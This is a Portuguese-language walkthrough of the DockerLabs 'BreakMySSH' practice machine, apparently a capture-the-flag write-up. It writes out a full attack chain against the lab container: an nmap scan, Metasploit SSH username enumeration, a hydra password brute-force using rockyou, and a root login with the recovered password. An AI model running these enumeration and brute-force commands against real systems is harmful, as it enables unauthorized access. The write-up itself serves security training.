
maq.breakmyssh



BreakMySSH

Autor: El Pingüino de Mario

Dificultad: Muy Fácil


Fecha de creación: 29/05/2024

DockerLabs BreakMySSH

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/


Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.



```
┌──(root㉿soja)-[~/dockerlabs/maq.breakmyssh ]
└─# bash auto_deploy.sh breakmyssh.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES


nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn



```
┌──(root㉿soja)-[~/dockerlabs/maq.injection .zip ]
└─# nmap 172.17.0.2 -sC -sS -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 18:16 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
|   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
|_  256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```


vamos usar a ferramenta msfconsole para pesquisa exploit OpenSSh 7.7

msfconsole -q




```
┌──(root㉿soja)-[~/dockerlabs/maq.injection .zip ]
└─# msfconsole -q
msf6 > search openssh 7

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_enumusers                           normal  No     SSH Username Enumeration
   1  exploit/windows/local/unquoted_service_path  2001-10-25       great   Yes    Windows Unquoted Service Pa
th Privilege Escalation


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/local/unquoted_servi
ce_path

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CHECK_FALSE   true             no        Check for false positives (random username)
   DB_ALL_USERS  false            no        Add all users in the current database to the list
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                            etasploit/basics/using-metasploit.html
   RPORT         22               yes       The target port
   THREADS       1                yes       The number of concurrent threads (max one per host)
   THRESHOLD     10               yes       Amount of seconds needed before a user is considered found (timi
                                            ng attack only)
   USERNAME                       no        Single username to test (username spray)
   USER_FILE                      no        File containing usernames, one per line


Auxiliary action:

   Name             Description
   ----             -----------
   Malformed Packet  Use a malformed packet



View the full module info with the info, or info -d command.
```

fazer a configuração dos nomes que esta em verde com o comando set (RHOSTS....THREADS e o USER_FILE)




```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 172.17.0.2
rhosts ⇒ 172.17.0.2
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set threads 10
threads ⇒ 10
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /usr/share/seclists/Usernames/xato-net-10-million-us
ernames.txt
user_file ⇒ /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
```

a configuração ficando assim:




```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting                Required  Description
   ----          ---------------                --------  -----------
   CHECK_FALSE   true                           no        Check for false positives (random username)
   DB_ALL_USERS  false                          no        Add all users in the current database to the list
   Proxies                                      no        A proxy chain of format type:host:port[,type:host:
                                                          port][ ... ]
   RHOSTS        172.17.0.2                     yes       The target host(s), see https://docs.metasploit.co
                                                          m/docs/using-metasploit/basics/using-metasploit.ht
                                                          ml
   RPORT         22                             yes       The target port
   THREADS       10                             yes       The number of concurrent threads (max one per host
                                                          )
   THRESHOLD     10                             yes       Amount of seconds needed before a user is consider
                                                          ed found (timing attack only)
   USERNAME                                     no        Single username to test (username spray)
   USER_FILE     /usr/share/seclists/Usernames  no        File containing usernames, one per line
                 /xato-net-10-million-username
                 s.txt
```

possiveis usuários, crie uma lista .txt para fazer um ataque de força bruta com hydra “ usuarios_wordlist.txt ”




```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.17.0.2:22 - SSH - Using malformed packet technique
[*] 172.17.0.2:22 - SSH - Checking for false positives
[*] 172.17.0.2:22 - SSH - Starting scan
[+] 172.17.0.2:22 - SSH - User 'mail' found
[+] 172.17.0.2:22 - SSH - User 'root' found
[+] 172.17.0.2:22 - SSH - User 'news' found
[+] 172.17.0.2:22 - SSH - User 'man' found
[+] 172.17.0.2:22 - SSH - User 'bin' found
[+] 172.17.0.2:22 - SSH - User 'games' found
[+] 172.17.0.2:22 - SSH - User 'nobody' found
[+] 172.17.0.2:22 - SSH - User 'lovely' found
[+] 172.17.0.2:22 - SSH - User 'backup' found
[+] 172.17.0.2:22 - SSH - User 'daemon' found
[+] 172.17.0.2:22 - SSH - User 'proxy' found
[+] 172.17.0.2:22 - SSH - User 'list' found
```

hydra -L usuarios_wordlist.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22



```
┌──(root㉿soja)-[~/dockerlabs/maq.breakmyssh ]
└─# hydra -L usuarios_wordlist.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-02 18:55:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u
se -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessio
n found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 172132788 login tries (l:12/p:14344399), ~10758300 tries p
er task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: root   password: estrella
[STATUS] 14353559.00 tries/min, 14353559 tries in 00:01h, 157779230 to do in 00:11h, 15 active
```

ssh root@172.17.0.2



```
┌──(root㉿soja)-[~/dockerlabs/maq.breakmyssh ]
└─# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:U6y+etRI+fVmMxDTwFTSDrZCoIl2xG/Ur/6R0cQMamQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@add07e3e2877:~# whoami
root
root@add07e3e2877:~# █
```

~~bobmarley~~